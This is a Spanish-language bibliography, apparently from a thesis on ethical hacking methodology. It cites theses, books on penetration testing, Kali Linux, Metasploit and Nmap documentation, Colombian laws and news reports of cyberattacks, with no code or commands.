FLÓREZ ROJANO, Jorge Alonso. Metodología para realizar hacking ético en bases de datos para Positiva Compañía de Seguros S.A. en la ciudad de Bogotá. Bogotá, 2018, 16p. Trabajo de investigación (Especialista en Seguridad Informática) Universidad Nacional Abierta y a Distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería.

GÓMEZ VIEITES. Álvaro. Enciclopedia de la Seguridad Informática: Principios de la Seguridad Informática. Segunda Edición. Madrid: RA-MA S.A Editorial y Publicaciones, 2011. 6p.

HIMANE, Pekka. La ética del hacker y el espíritu de la era de la información: ¿Por qué el hacker es cómo es?. Primera edición. Londres: Sin Editorial, 2002. 9p.

JARA, Héctor & PACHECO, Federico. Ethical Hacking 2.0: La Evaluación de la Seguridad. Primera Edición. Buenos Aires: Fox Andina, 2011. 57p.

MESQUIDA, Antoni Lluís &, CABESTRERO, Ignacio. Sistema de Gestión Integrado según las normas ISO 9001, ISO/IEC 20000 e ISO/IEC 27001. En: Revista Española de Innovación, Calidad e Ingeniería del Software. Vol.; 6. No 3 (Ago-Sep.2010); p. 1-32.

Ministerio de Tecnologías de la Información y las Comunicaciones "Decreto 1151 de 2008". {En línea}. {6 octubre de 2018} disponible en: (https://www.mintic.gov.co/portal/604/articles-3643_documento.pdf).

MITNICK, Kevin y SIMON, William. El arte de la intrusión. Mexico: AlfaOmega, 2007. 56p.

MORA ORTEGA, Andrés Santiago. Metodología de Hacking Ético para Instituciones Financieras, aplicación de un caso práctico. Cuenca, 2007, 21p. Trabajo de investigación (Maestría de Gestión Estratégica de Tecnologías de la Información) Universidad de Cuenca - Ecuador. Facultad de Ingeniería.

--------. Metodología de Hacking Ético para Instituciones Financieras, aplicación de un caso práctico. Cuenca, 2007, 42p. Trabajo de investigación (Maestría de Gestión Estratégica de Tecnologías de la Información) Universidad de Cuenca - Ecuador. Facultad de Ingeniería

OBANDO JARAMILLO, Valentina. "Universidades, víctimas de “hackers - El Espectador”. {En línea}. {15 mayo 2015} disponible en: (https://www.elespectador.com/noticias/judicial/universidades-victimas-de-hackers-articulo-560884)./.

ONOFA CALVOPIÑA, Franklin Orland. Análisis y Evaluación de Riesgos y Vulnerabilidades del Nuevo Portal Web de la Escuela Politécnica Nacional, Utilizando Metodologías de Hackeo Ético. Quito, 2017, 21p. Trabajo de investigación (Título de Ingeniero en Sistemas Informáticos y de Computación) Escuela Politécnica Nacional. Facultad de Ingeniería en Sistemas.

PLAZAS GARCIA, Edna. Ingeniería Social en las Empresas Colombianas. Pitalito, 2018, 32p. Trabajo de investigación (Especialista en Seguridad Informática) Universidad Nacional Abierta y a Distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería.

RAE "Hacker”. {En línea}. {18 noviembre 2010} disponible en: (http://lema.rae.es/dpd/srv/search?key=hacker).

ROGERS, Carl. El camino del ser. Barcelona: Editorial Kairós, 2007. 56p.

Secretaria General de Senado Colombiano “Constitución Política de Colombia - Artículo 61”. {En línea}. {6 octubre de 2018} disponible en: (http://www.secretariasenado.gov.co/senado/basedoc/constitucion_politica_1991.html).

--------. “Ley Estatutaria 1266 de 2008”. {En línea}. {6 octubre de 2018} disponible en:(http://www.secretariasenado.gov.co/senado/basedoc/ley_1266_2008.html).

SEPÚLVEDA, Nicolás. "Los periodistas que fueron objeto de espionaje electrónico de Carabineros - Centro de Investigación Periodística”. {En línea}. {07 marzo 2018} disponible en: (https://ciperchile.cl/2018/03/07/los-periodistas-que-fueron-objeto-de-espionaje-electronico-de-carabineros/).

Todo Noticias, TN. “Hackearon la página web del Ejército Argentino: Somos el Estado Islámico”. {En línea}. {19 junio de 2017} disponible en: (https://tn.com.ar/politica/hackearon-la-pagina-web-del-ejercito-argentino-somos-el-estado-islamico_801073).

Univisión. "Fallchill, un misterioso virus norcoreano detectado en México por la PGR y el FBI”. {En línea}. {11 enero 2018} disponible en: (https://www.univision.com/noticias/america-latina/fallchill-un-misterioso-virus-norcoreano-detectado-en-mexico-por-la-pgr-y-el-fbi).

VALDERRAMA GUARDIA, Jhon. Prueba de penetración para la identificación de vulnerabilidades en la red de computadoras en la Alcaldía del municipio de Cantón del San Pablo. Quibdó, 2017, 14p. Trabajo de investigación (Especialista en Seguridad Informática) Universidad Nacional Abierta y a Distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería.

ZULUAGA MATEUS, Allen Davi. Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la Rama Judicial, seccional Armenia. Armenia, 2017, 15p. Trabajo de investigación (Especialista en Seguridad Informática) Universidad Nacional Abierta y a Distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería.

## BIBLIOGRAFÍA COMPLEMENTARIA


AGUILERA LÓPEZ, Purificación. Seguridad Informática. Editex SA. Madrid, 2010.
ALVAREZ BASALDÚA, Luis. Seguridad en Informática Avanzado (Auditoría de Sistemas). México, 2005. Trabajo de grado (Maestro de Ingeniero en Informática Empresariales) Universidad Iberoamericana. Facultad de Educación.

CABALLERO QUEZADA, Alonso, "Hacking con Kali Linux - Guía de Prácticas". {En línea}. {11 octubre de 2018} disponible en: (http://www.reydes.com/archivos/Kali_Linux_v2_ReYDeS.pdf).

CANDELA, Santiago y GARCIA, Rubén. Fundamento de Sistemas Operativos. Madrid: Clara M dela Fuente Rojo, 2011.

Centro de Seguridad TIC de la Comunitat Valenciana "Guía avanzada de NMAP". {En línea}. {11 octubre de 2018} disponible en: (http://www.csirtcv.gva.es/sites/all/files/downloads/Guia_Avanzada_Nmap.pdf).

DIAZ ORUETA, Gabriel; ALZÓRRIZ ARMENDÁRIZ, Ignacio; SANCRISTÓBAL RUIZ, Elio; CASTRO GIL, Manuel A. Procesos y herramientas para la seguridad de redes. 1 ed. España: Universidad Nacional de Educación a Distancia. 2014.

GARCÍA RAMBLA, Juan. Ataques en redes de datos IPv4 e IPv6. Primera Edición. Madrid: Informática64, 2012.

GIMÉNEZ ALBACETE, José. Seguridad en equipos informáticos. 1 ed. España: IC Editorial. 2014, 548 p.

GONZÁLEZ PEREZ, Pablo. Metasploit para Pentesters. Primera Edición. Madrid: Informática64, 2012.

GONZÁLEZ PEREZ, Pablo. SÁNCHES, Germán & SORIANO, José. Pentesting con Kali. Primera Edición. Madrid: 0xWORD Computing SL, 2013.

LÓPEZ NEIRA, Agustín y RUIZ SPOHR, Javier “El portal de ISO 27001 en Español”. {En línea}. {3 octubre de 2018} disponible en: (http://www.iso27000.es/faqs.html#seccion1).

MARTÍN TALÓN, Rafael. Desarrollo e implementación práctica de un Pentest. México, 2016. Trabajo de grado (Ingeniero en Sistemas de Telecomunicaciones) Universidad Politécnica de Valencia. Escuela Politécnica Superior de Gandía.

McGraw-Hill Education “La auditoría: concepto, clases y evolución”. {En línea}. {6 octubre de 2018} disponible en: (https://www.mheducation.es/bcv/guide/capitulo/8448178971.pdf).

Offensive Security. “What is Kali Linux?”. {En línea}. {16 octubre de 2018} disponible en: (https://docs.kali.org/introduction/what-is-kali-linux).

Open Web Application Security Project “Top 10 2013/ProjectMethodology”. {En línea}. {16 octubre de 2018} disponible en: (https://www.owasp.org/index.php/Top_10_2013/ProjectMethodology).

PUENTE CASTRO, David. Linux Exploiting - Técnicas de Explotación de Vulnerabilidades en Linux para la Creación de Exploits. Segunda. Madrid: 0xWORD Computing SL, 2013.

RAMOS, Alejandro & YEPES, Rodrigo. Hacker Épico. Primera Edición. Madrid: Informática64, 2012.

ROJAS BUENAÑO, Alexander. Hacking Ético para Analizar y Evaluar la Seguridad Informática en la Infraestructura de la Empresa Plasticaucho industrial. Ambato, 2018. Trabajo de investigación (Titulación Ingeniero en Sistemas Computacionales e Informáticos) Universidad Técnica de Ambato. Facultad de Ingeniería en Sistemas, Electrónica e industrial

RUIZ, Alberto. myEchelon Un sistema de Auditoría de Seguridad Informática Avanzado bajo GNU/Linux. Almería, 2017, 15p. Trabajo de investigación (Titulación de Ingeniero en Informática) Universidad de Almería. Facultad de Ingeniería.

SILES PELÁEZ, Raúl. Análisis de la seguridad de la familia de protocolos TCP/IP y sus servicios asociados. 1 ed. Sin Editorial. 2002, 143 p.

Tenable Network Security. “Welcome to Nessus 7.2”. {En línea}. {8 octubre de 2018} disponible en: (https://docs.tenable.com/nessus/7_2/Content/GettingStarted.htm).